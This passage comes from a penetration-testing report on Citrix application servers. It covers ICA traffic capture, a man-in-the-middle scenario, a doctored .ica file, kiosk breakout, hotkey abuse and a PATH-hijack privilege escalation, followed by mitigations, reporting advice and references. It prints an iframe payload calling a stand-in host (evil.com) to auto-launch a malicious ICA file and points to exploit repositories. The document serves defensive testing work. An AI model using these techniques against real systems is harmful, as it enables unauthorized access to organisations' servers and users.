$. .... ICAREDUN.DLL.....9.-85.....VDT
.f.....
$. ....F...X.....A...C...D...K.K...V
$. ....<.....2.2.
..VDCPM3ON.DLL.....9r-8U..f.....
..VDCAMN.DLL...ICA.....9m-0.....
$. ....AUDCVTN.DLL.....9n-8...$.
$. ....ADPCM.DLL.....9o-0w...8.8....VDL
Zealand Standard Time.New Zealand Daylight Time.
.....
.NewFarmName.....

```

Figure 10 – Sample ICA traffic. [23]

This potentially could provide valid logons, details of internal hosts etc.

Whilst using a Citrix Secure Gateway system to protect the Citrix Server Farm from nefarious users it may be possible to perform a Man in the Middle (MiTM) Attack (*“An attack in which an enemy hacker not only listens to the messages between two parties but can also modify, delete, and replay the messages”*). [24]




Figure 11 – MiTM Attack Explained. [23]

In the above scenario, our potential attacker would potentially use a program such as Cain (<http://www.oxid.it/cain.html>) to ARP poison the network to fool it into thinking it was the real client. The real client thinks the attacker is the NFuse server and all traffic is proxied through this host.

[1] User logs into Citrix, Hacker passes across their request to NFuse Server (successfully authenticates to Citrix XML service).

[2] Application selected by user and Ticket Requested from Secure Ticket Authority (STA).

[3] Ticket returned to user via Hacker.

[4] User connects via to CSG proxied via the Hacker.

[5] CSG verifies ticket with STA.


[6] Hacker now has Citrix services directly accessible from the Citrix Server Farm.

The attacker in this scenario could just potentially grab traffic between the user and Citrix but potentially also take control of the connection denying the user access and carry on with authenticated access to the Citrix Server farm, potentially through multiple levels of firewall transparently.

A similar logical setup could also potentially allow a Denial of Service (DoS) attack to be carried out whereby the attacker could either:

- Drop all packets to the requesting client thus disallowing access to the published application.
- Modify and corrupt any ticket issued to the user before submission to the STA via the CSG.
- Flood the network with bogus tickets.

After successful exploitation of the server it may be possible to then turn our attention to the clients that connect and request access to published applications. When the server provides an .ica file to the client this could contain a rogue or malicious command that the client will execute. In the example below, the client thinks they are to access a normal desktop i.e. Description=Desktop but what actually they will execute is the InitialProgram which the attacker has altered to suit their own means.



- [ApplicationServers]
- Desktop=
-
- [Desktop]
- TransportDriver=TCP/IP
- BrowserProtocol=UDP
- DesiredHRES=4294967295
- DesiredVRES=4294967295
- ScreenPercent=0
- DoNotUseDefaultCSL=Off
- Description=Desktop
- Address=citrix.msdsb.net
- InitialProgram=#ROGUE or MALICIOUS COMMAND
- IconPath=M:\Program Files\Citrix\ICA Client\pn.exe
- IconIndex=1
- ConnectType=1
- MaximumCompression=Off
- UseAlternateAddress=0
- Compress=On

Figure 12 – Doctored .ica file [25]

There are numerous others ways to remotely test and this report has just touched the surface of possible attacks against this application.

1.6.2 Client-side Testing

White box can be defined as *“providing the testers with complete knowledge of the environment to be tested; often including network diagrams, source code and Internet Protocol (IP) addressing information.”* [26] In this case the tester would be a normal user in the target network and would try to gain access to unauthorized services or try to elevate the privileges previously assigned to them i.e. traverse from a non-privileged account to an administrator account or an account with Local System privileges.

Any attempt to carry this out can only be attempted by the user accessing on-board local OS commands and resources or remotely accessible resources which they have been allowed to access via specified Citrix published applications. In this way it may be possible for the user to subvert normal file system access control list (ACL) permissions, local security lockdowns etc. and gain access to content and executable and dynamic link libraries that may assist them in their efforts.

1.6.2.1 Accessing Unpublished Applications

Knowledge of the underlying OS and the means to leverage access to other applications can allow users to access resources through other published applications. For example Internet Explorer is essentially the same as Windows explorer; given access to the latter it allows a user to have web access simply by typing a URI in the address bar. Similarly given access to Windows help files allows the same functionality. Administrators who thought they thus had disallowed Internet or Intranet access can become unstuck by these actions:




Figure 12 –Help file and Windows Explorer – Leveraging Internet Access.

1.6.2.2 Browsing to Malicious Websites.

There is scope to entice users with ICA clients installed on their windows machines to the attacker's malicious website. Enticing users can be achieved by sending crafted emails with varied links or by other social engineering techniques. The following example html code potentially will cause the client machine to connect to the published application and execute it, without prompting the user. The possibility exists then to gain unfettered access to the clients.

```
<iframe src="http://evil.com/path/to/evil.ica"></iframe>[27][28]
```

In addition there are a number of websites on the internet that give access to online applications that may assist a potential intruder i.e. <http://nmap-online.com/> which allows scans of the machine the user is logged into to be carried out.

Another more useful website is accessible at <http://ikat.ha.cked.net/Windows/> (a Unix variant also exists). This website was first released in 2008 at Defcon Las Vegas by the author Paul Craig where presented on varied means of bypassing Kiosk security i.e. locked down terminals located in places such as airports etc. with limited user functionality.




Figure 13 – iKat web resource

Researching and utilising this tool against a Citrix Application Server environment it is also successful and potentially can provide command shell access or access to the actual citrix server farm file system itself (Figure 13) subverting all associated security controls on the system.




Figure 14 – iKat accessing Citrix Server farm Windows folder

Note: - iKat predominantly uses Java applets, flash, .Net, JavaScript and ActiveX controls to manipulate the user environment and dependant on which browser being utilised indeterminate results may be obtained.

1.6.2.3 Windows and Hotkey fun.

Windows has a number of so called hotkeys and windowing controls that if not locked down by the Citrix and OS administrator may allow a user to gain access to resources and facilities that they should not be entitled to. These may be as innocuous as the task manager but even this in the right hands allows the spawning of new processes, killing of others and access to a plethora of system information that may assist a determined attacker. These hotkeys are designed to make the

user experience as simple as possible but do provide a security loophole in certain environments.

Hotkey number and corresponding action	Default
Hotkey1 - Task List	Shift-F1
Hotkey2 - Close Remote Application	Shift-F3
Hotkey3 - Toggle Title Bar	Shift-F2
Hotkey4 - CTRL-ALT-DEL (Bring up the security dialog. Task manager in home editions)	Ctrl-F1
Hotkey5 - CTRL-ESC (Start Menu)	Ctrl-F2
Hotkey6 - ALT-ESC (Cycle through the windows)	Alt-F2
Hotkey7 - ALT-TAB	Alt-plus
Hotkey8 - ALT-BACKTAB	Alt-minus
Hotkey9 - CTRL-SHIFT-ESC (Open Task Manager)	Ctrl-F3
Hotkey10 - Toggle Latency Reduction	Ctrl-F5

Figure 15 – Default hotkey settings.[29]

1.6.2.4 Privilege Escalation Example

As mentioned previously traversing from a non-privileged account to an administrator account or an account with Local System privileges could potentially give a low privileged nefarious user complete access to the host or backend server. There have been numerous examples in the past (and will likely continue to be) of applications with executables that if accessed run with enhanced privileges.

An example of this is a vulnerability discovered in Citrix Metaframe, whereby an attacker creates a fake icabar.exe file in any directory they have write access to (and is mentioned in the Windows \$PATH). The “real” icabar.exe file usually starts up the Citrix Metaframe administration toolbar and whilst Windows is searching through the \$PATH executes the fake icabar.exe file allowing an attacker to escalate privileges and execute arbitrary code (Windows 2000 and potentially in Windows 2003). [30]

1.6.3 Mitigation and Remediation Strategies

1.6.3.1 Remote

The following strategies should be adopted to reduce the platform for remote attacks taking place:

- When utilising an NFuse web server deployment ensure all traffic uses https from normal logons and a secure sockets layer (SSL) relay is setup between the NFuse web server and Citrix XML service.
- When utilising the CSG it is recommended that SecureICA, SSL and SSL Relays are utilised to afford maximum protection.
- Ensure port security is enforced to disallow potential hosts from setting up MiTM connections between users and the Citrix Application Server.

Note: - The latter is difficult to control and enforce when numerous standalone hosts access the application server remotely potentially from anywhere in the world but is definitely feasible and possible in a controlled and locked down enterprise environment.

1.6.3.2 Client-side

The following strategies should be adopted to reduce the platform for client-side attacks taking place:

1.6.3.2.1 Hotkeys

- Hotkeys can be disabled in a multitude of way dependant on the version of Citrix Application Server and Client respectively.

The following registry keys will disable Citrix and Windows hotkey functionality respectively:

- HKEY_LOCAL_MACHINE\SOFTWARE\Citrix\ICA Client\Engine\Configuration\Advanced\Modules\Hotkey Keys

Value Name: F11 (et al)
Value: 0

- HKEY_LOCAL_MACHINE \SOFTWARE\Citrix\ICAClient\Engine\Lockdown Profiles\All Regions\Lockdown\Virtual Channels\Keyboard\

Value Name: TransparentKeyPassthrough
Value: Local

Dependant on the deployment strategy for the organisation the following files may need to be altered:

- If Program Neighborhood Agent Client (pnagent) is being used, ensure the correct settings, (set to none to disable), are applied in the default.ica file usually located in \inetpub\wwwroot\citrix\pnagent\conf and the correct file access permissions have been applied:
 - Hotkey1Char=(none)
 - Hotkey1Shift=(none)

If Citrix program neighbourhood is being used modify the appsrv.ini usually located in c:\program files\citrix\ica client\ directory to the correct settings, rename this file to appsrv.src and then delete each users local profile copy of appsrv.ini:

- C:\Documents and Settings\%username%\application Data\ICAClient\ (Windows XP)
- C:\Users\%username%\AppData\Roaming\ICAClient\ (Windows Vista)

Upon next logon Citrix will realise this file is not present and create a new version based on appsrv.src. Apply appropriate read access permission to associated directories to save tampering. [31]

1.6.3.2.2 Internet Access

- The potential use of black or white lists to allow or restrict Internet access can also prevent some attacks.
- Adequate and effective system auditing carried out.

Note: - For corporate users, the need to ensure that inappropriate material is not being accessed and downloaded is also another consideration to ensure Internet access is restricted where possible.

1.6.3.2.3 General

- Adequate User Education programs detailing the potential risks from using the Internet may also bolster security within the network.

1.6.3.3 Other Methods

Other methods for tying down user and remote sessions include applying Group policy settings; use of logon scripts, setting appropriate access control lists (ACL) and use of varied other third party tools. In addition and more importantly ensure the base OS and the Citrix application itself is subject to a rigorous patching regime and is locked down wherever possible. In combination with the above the use of hardware or software based firewall solutions will potentially reduce the possible attack vectors.

1.7 Reporting

Any tasking undertaken by a tester will normally require a formalised report for the client. This report and the information contained within will normally be subject to a non-disclosure agreement whereby confidentiality is assured for the client. Reports should not be a simple cut and paste from the output of testing tools but should provide a balanced assessment of:

- The current vulnerabilities discovered in the system.
- The likelihood of exploitation.

- Any mitigating circumstances that will reduce the risk of attack.

Furthermore it should provide recommendations for remedial action that can be taken to reduce any attack vectors discovered.

The recommended format of a report is as follows:

- Executive Summary - Providing the most important conclusions from the work undertaken and a summary of the overall systems current risk posture identified during the test.
- Introduction – High level description of the target system and task involved.
- Methodology - Covering the process taken during the penetration test or ethical hacking engagement i.e. any particular frameworks used (1.3 Methodologies refers)
- Findings – Technically in-depth descriptions of the actual vulnerabilities found sorted so that the most significant risks to the target system are discussed first.
 - High-Risk.
 - Medium-Risk.
 - Low-Risk.
 - Conclusions – A summary of the engagement and issues found, likened to the Executive Summary.
- Appendices – Scan results, accompanying data etc. as required.[32]

This format is pretty standardised for all tests carried out but should ideally focus on the results found from testing all hosts agreed upon in the initial scope. As this test is very much against a custom application it should ideally focus on the Citrix application itself, its current configuration and what is recommended that can be done to make it more secure.- or reduce its exposure to possible attack.

A report also provides the client with a set of points that potentially need to be addressed and as such may form the business case for system upgrades and configuration changes. It could also be utilised as a compliance tool to ensure that any changes that have been carried out as a result of the test upon a subsequent retest they are verified as having been closed thus removing the vulnerability from the system.

2.0 Resources

Numerous resources exist on the Internet to aid testing Citrix applications but they had not been brought together into one location until their addition to the PTF [5] making it difficult to research for such tests. A tester needs to research the OS and application they are about to test, ideally physically testing and getting to know the

product in a non-production lab environment. This potentially enables more aggressive testing to be carried out and gives an indication on the way the application reacts to testing and what possible results should be returned. In this way the tester can fine-tune their toolkit to match this bespoke application.

2.0.1 Disclosed Vulnerability Information

The following resources are available for the tester to research previously identified vulnerabilities in Citrix. These would have been disclosed either by Citrix itself (usually after the affected product has been patched) or varied researchers and security professionals who have discovered potential weaknesses in the application during their own testing or research:

- The Common Vulnerabilities and Exploits (CVE) database is run by the Mitre Corporation and provides a searchable resource adopting the Industry Standardised Information Security Vulnerability Naming convention scheme.
 - <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=citrix>
Note: - At the time of writing there were 61 vulnerabilities listed that could be researched to potentially provide ways to exploit or enumerate the Citrix suite of applications.
- The Open Source Vulnerability Database (OSVDB) provides another facility to search against:
 - [http://osvdb.org/search/search?search\[vuln_title\]=Citrix&search\[text_type\]=titles&search\[s_date\]=&search\[e_date\]=&search\[refid\]=&search\[referencetypes\]=&search\[vendors\]=&kthx=searchSecunia](http://osvdb.org/search/search?search[vuln_title]=Citrix&search[text_type]=titles&search[s_date]=&search[e_date]=&search[refid]=&search[referencetypes]=&search[vendors]=&kthx=searchSecunia)
Note: - At the time of writing there were 71 vulnerabilities listed. The mismatch on the number of returns between CVE and OSVDB is possible down to the way CVE actually accepts reports from the security industry, usually giving them candidate status before being admitted to the full database.
- Another favoured resource is Security-database.com which mirrors the above and also is a good tools and resources general reference site.
 - <http://www.security-database.com/cgi-bin/search-sd.cgi?q=Citrix>
- SecurityFocus.com provides a listing of vulnerabilities (with also links to exploit code if available), numerous supporting links and a facility for posting up discovered bugs in OS and applications (bugtraq) which provide a tester useful information to further their test.
 - <http://www.securityfocus.com/vulnerabilities>

2.0.2 Support Areas

Whilst preparing for a test requires the setup and configuration of XenApp or its previous incarnations itself. Installing and configuring unfamiliar software can be

daunting and there exists a number of related resources that may assist. In conjunction with setup information, guides are available for administration and security lockdowns that can be applied to the product. The latter can potentially be used as a checklist when conducting a hands-on test with credentials of the setup and may provide recommendations in the final report to address certain issues that have been found:

- Citrix Knowledge Base -This site provides the official resource for technical information on Citrix products, hotfixes and patches, security advisories, and troubleshooting guides.
 - <http://support.citrix.com/>
- Citrix Forum – This site is a forum dedicated to helping administrative staffs and users solve Citrix related problems
 - <http://forums.citrix.com/support>
- Thinworld – This site provides **Citrix Administrator Guides and Articles, command and script help and related information on Terminal services and integrating with Citrix.**
 - <http://www.thin-world.com/nfuse.htm>

2.0.3 Exploit Information

Varied sites exist as a repository for exploit code used to potential test Citrix applications or as a basis for proof of concept code that may have to be tailored for the specific targets environment. Once a vulnerability has been researched from the above resources it can possibly be obtained and tested in a lab environment prior to being utilised on the actual test. A selection of the best sites to find such code is as follows:

- Milw0rm -<http://www.milw0rm.com/search.php>
- Art of Hacking -
<http://www.artofhacking.com/tucops/hack/citrix/index.htm>

2.0.4 Citrix Tutorials

Varied tutorials and research into way to test Citrix applications are available on the Internet as an overview the following provide excellent information on suggested attack vectors

- Carnal0wnage Blog: Citrix Hacking [33]
- Got Citrix, Hack IT [34]
- Hacking CITRIX - the forceful way [35]

- Oday: Hacking secured CITRIX from outside [36]
- CITRIX: Owning the Legitimate Backdoor [37]
- Remote Desktop Command Fixation Attacks [38]
- Hacking Citrix [39]

3.0 Discussion

This report has barely touched the surface of some of the attack vectors relating to implementing a Citrix environment. There are so many other vectors that can be pursued but these really relate to normal network penetration testing. Terminal services has in itself a number of distinct vulnerabilities' combining those with any attacks against the base OS and the possible attack plane just gets a whole lot bigger.

In itself Citrix is an excellent product but the one thing in any organisation that usually lets it down is the users, being generally always the weakest link. This is usually due to some of the following reasons:

- Users if denied access to certain things may get creative and try and get access through other avenues.
- Users if allowed access to too much may be "curious" about certain files and programs and try and use them.
- Users lead to most of the exploited hosts around today and are targeted by;
 - Multiple spear-phishing and normal phishing attacks enticing them to certain malicious sites.
 - Other sites potentially having Cross Site Scripting (XSS), and Cross-site request forgery (CSRF) vulnerabilities that could steal their current cookies and give access to their current published applications are their box themselves.
 - Social Engineering Attacks.

As regards to users utilising the full Program Neighbourhood they are potentially not covered by an effective corporate patching and lockdown strategy and may potentially be using a shared home computer to access these resources via the web. As such a poor patching regime may lead to becoming compromised via the plethora of browser and other based exploit mechanisms in use today. This may lead to them accessing Citrix published applications and resources with varied pieces of malware, key loggers etc. installed on their machine. This software may in turn be configured to send information to an attacker allowing them access to the backend Citrix server farm almost hacking by proxy, another form of a MiTM attack.

In essence more and more reason to instigate robust defence in depth policies combined with educating users with regards to correct and safe surfing habits.

4.0 Conclusion

To sum up this report, Citrix is here to stay and potentially can only grow due to its huge potential to provide more and more virtualised office environment to the world's ever growing mobile population. It is scalable, flexible, and relatively cost effective in terms of hardware and software and support and can provide an ideal solution to small companies.

Testing Citrix itself involves a number of distinct stages, but before any of these can be carried out, thorough research into the application is required. Some of this can be done beforehand but dependant on the scope of the test, the tester may be able to focus on one particular iteration of the application server suite and limit their attacks to vulnerabilities affecting that product only.

Testing involves numerous stages:

- Reconnaissance and Enumeration
- Scanning
- Exploitation
- Reporting

These though to be effectively and professionally carried out must be backed up by sound methodologies and work practices ensuring integrity in the whole process and that where possible all avenues have been tried to gain access to the application itself.

Dependent on the testing scope the more likely successful attack against this application will be by exploiting the user first and as mentioned previously they potentially are always the weakest link in any organisation.

Thwarting or potentially reducing the attack vectors in this environment can be achieved by varied risk management and mitigation practices. In essence these are:

- A thorough update and patching regime.
- Effective antivirus and firewall implementation.
- Effective security lockdown applied (Group policy, Internet Information Server (IIS) lockdown etc.).
- Effective user education program.
- Effective auditing.
- Well trained administrative staff.

5.0 References:

1. Casselman, Brian, Reeser, Tim, Kaplan, Steve, (2009) "*Citrix® XenApp Platinum Edition for Windows: The Official Guide*" The McGraw-Hill Companies.
2. Azad Tariq Bin, (2008) "*Securing Citrix XenApp Server in the Enterprise*" Syngress.
3. Herzog, Pete, (2009) "Open Source Security Testing Methodology Manual (OSSTMM)" Available on-line from: <http://www.isecom.org/osstmm> [Accessed 05 Oct 09]
4. United States National Institute of Standards and Technology (NIST), (2008) "NIST Guideline on Network Security Testing" Available on-line from: <http://csrc.nist.gov/publications/nistpubs/800-42/NIST-SP800-42.pdf> [Accessed 05 Oct 09]
5. Open Web Application Security Project (OWASP), (2008) "OWASP Testing Guide" Available on-line from: www.owasp.org/index.php/OWASP_Testing_Guide_v2_Table_of_Contents [Accessed 05 Oct 09]
6. Orrey, Kevin, (2009) "*Penetration Testing Framework*" Available on-line from: <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html> [Accessed 05 Oct 09]
7. Orrey, Kevin, (2009) "*Citrix*" Available on-line from: <http://www.vulnerabilityassessment.co.uk/Citrix.htm> [Accessed 05 Oct 09]
8. SANS, 2008 "SANS 560 Network Pen Testing & Ethical Hacking – Overview of Recon" The SANS Institute
9. Long, J, (2009) "*Google Hacking Database*" Available on-line from: <http://johnny.ihackstuff.com/ghdb/> [Accessed 05 Oct 09]
10. Vance, M, (2008) "*Advanced Operators Reference*" Available on-line from: http://www.googleguide.com/advanced_operators_reference.html [Accessed 05 Oct 09]
11. IANA, (2009), "*Port Numbers*" Available online from: <http://www.iana.org/assignments/port-numbers> [Accessed 3 Sep 09]
12. Citrix Community, (2008) "*XenApp Communication Ports*" Available on-line from: <http://community.citrix.com/display/ocb/2008/05/11/XenApp+Communication+Ports> [Accessed 3 Sep 09]
13. Fyodor, (2009), "*NMAP Free Security Scanner*" Available online from: <http://insecure.org/> [Accessed 05 Oct 09]
14. The Hackers Choice, (2007) "*THC-Amap*" Available online from: <http://freeworld.thc.org/thc-amap/> [Accessed 05 Oct 09]
15. CIRT inc., (2008) "*Nikto*" Available online from: <http://cirt.net/nikto2> [Accessed 05 Oct 09]
16. Tenable, (2009), "*Nessus*" Available online from: <http://www.nessus.org/nessus/> [Accessed 05 Oct 09]
17. Securiteam (2002) "*Citrix and Terminal Server Multiple Exploits*" Available online from: <http://www.securiteam.com/exploits/5CP0B1F80S.html> [Accessed 05 Oct 09]

18. GNUCitizen, (2007) "*CITRIX- Owning the legitimate backdoor*" Available online from: <http://www.gnucitizen.org/blog/citrix-owning-the-legitimate-backdoor/> [Accessed 05 Oct 09]
19. GNUCitizen, (2007) "*HACKING CITRIX – THE FORCEFUL WAY*" Available online from : <http://www.gnucitizen.org/blog/hacking-citrix-the-forceful-way/> [Accessed 05 Oct 09]
20. Shodan.org, (2003) "*Index of /oldfiles/citrix-pab –readme*" Available from: <http://sh0dan.org/oldfiles/citrix-pab/> [Accessed 05 Oct 09]
21. Eney, Rey, (2005), "*Citrix Security*" Available from: http://www.ernw.de/content/e7/e181/e451/download452/ERNW_CitrixSecurity_ger.pdf [Accessed 05 Oct 09]
22. Vitek, Ian, (2002) "*Citrix and Terminal Services*" Available online from : http://www.packetstormsecurity.org/defcon10/dc10-vitek/defcon-X_vitek.ppt [Accessed 05 Oct 09]
23. Insomniac Security, (2009), "*Hacking Citrix*" Available from: www.insomniasec.com/publications/Hacking_Citrix.ppt [Accessed 05 Oct 09]
24. SEQUI, (2007), "*VPN Glossary*" Available from: http://www.sequi.com/SEQUI_VPN_Glossary.htm [Accessed 05 Oct 09]
25. Sood, Aditya, (2008) "*Rolling Balls - Can you hack clients*" Available from: www.secniche.org/talks/xfocus_xcon_2008_aks_oknock.pdf [Accessed 05 Oct 09]
26. Manzuik, Steve, Pfeil, Ken, Gold, Andre, (2007), "*Network Security Assessment: From Vulnerability to Patch*" Syngress.
27. Black Hat, (2008) "*Client Side Security*" Available from: <http://www.blackhat.com/presentations/bh-europe-08/Petkov/Presentation/bh-eu-08-petkov.pdf> [Accessed 05 Oct 09]
28. SecurityFocus, (2009) "*Citrix ICA Client Automatic Remote Code Execution Vulnerability*" Available from: <http://www.securityfocus.com/bid/3688/discuss> [Accessed 05 Oct 09]
29. Citrix, (2009) "*Readme for Citrix online app plug-in 11.1.1 for Windows*" Available online from: <http://support.citrix.com/article/ctx118974> [Accessed 05 Oct 09]
30. Insecure.org, (2007) "*Full Disclosure: Citrix MetaFrame Privilege Escalation*" Available from: <http://seclists.org/fulldisclosure/2008/Jul/0561.html> [Accessed 05 Oct 09]
31. Noest, Vera, (2009) "*Remote Desktop Services troubleshooting*" Available online from: http://ts.veranoest.net/ts_faq_client_resources.htm [Accessed 05 Oct 09]
32. SANS, 2008 "SANS 560 Network Pen Testing & Ethical Hacking – Recommended Report Format" The SANS Institute
33. carnal0wnage (2007) "*Citrix Hacking*" Available online from: <http://carnal0wnage.blogspot.com/2007/11/over-on-gnucitizen-blog-if-you-dont.html> [Accessed 05 Oct 09]
34. Foundstone, (2008) "*Got Citrix, Hack IT*" Available online from: <http://www.foundstone.com/us/resources/whitepapers/Got%20Citrix%20Hack%20IT.pdf> [Accessed 05 Oct 09]
35. Gnucitizen, (2007) "*Hacking Citrix – The Forceful Way*" Available online from: <http://www.gnucitizen.org/blog/hacking-citrix-the-forceful-way/> [Accessed 05 Oct 09]

36. Gnucitizen, (2007) "*0day: Hacking secured CITRIX from outside*" Available online from: <http://www.gnucitizen.org/blog/0day-hacking-secured-citrix-from-outside/> [Accessed 05 Oct 09]
37. Gnucitizen, (2007) "*Citrix – Owning the legitimate backdoor*" Available online from:
<http://www.gnucitizen.org/blog/citrix-owning-the-legitimate-backdoor/> [Accessed 05 Oct 09]
38. Gnucitizen, (2007) "*Remote Desktop – Command fixation attacks*" Available online from:
<http://www.gnucitizen.org/blog/remote-desktop-command-fixation-attacks/> [Accessed 05 Oct 09]
39. Packetstormsecurity.org, (2002) "*Hacking Citrix*" Available online from:
<http://packetstormsecurity.org/0210-exploits/hackingcitrix.txt> [Accessed 05 Oct 09]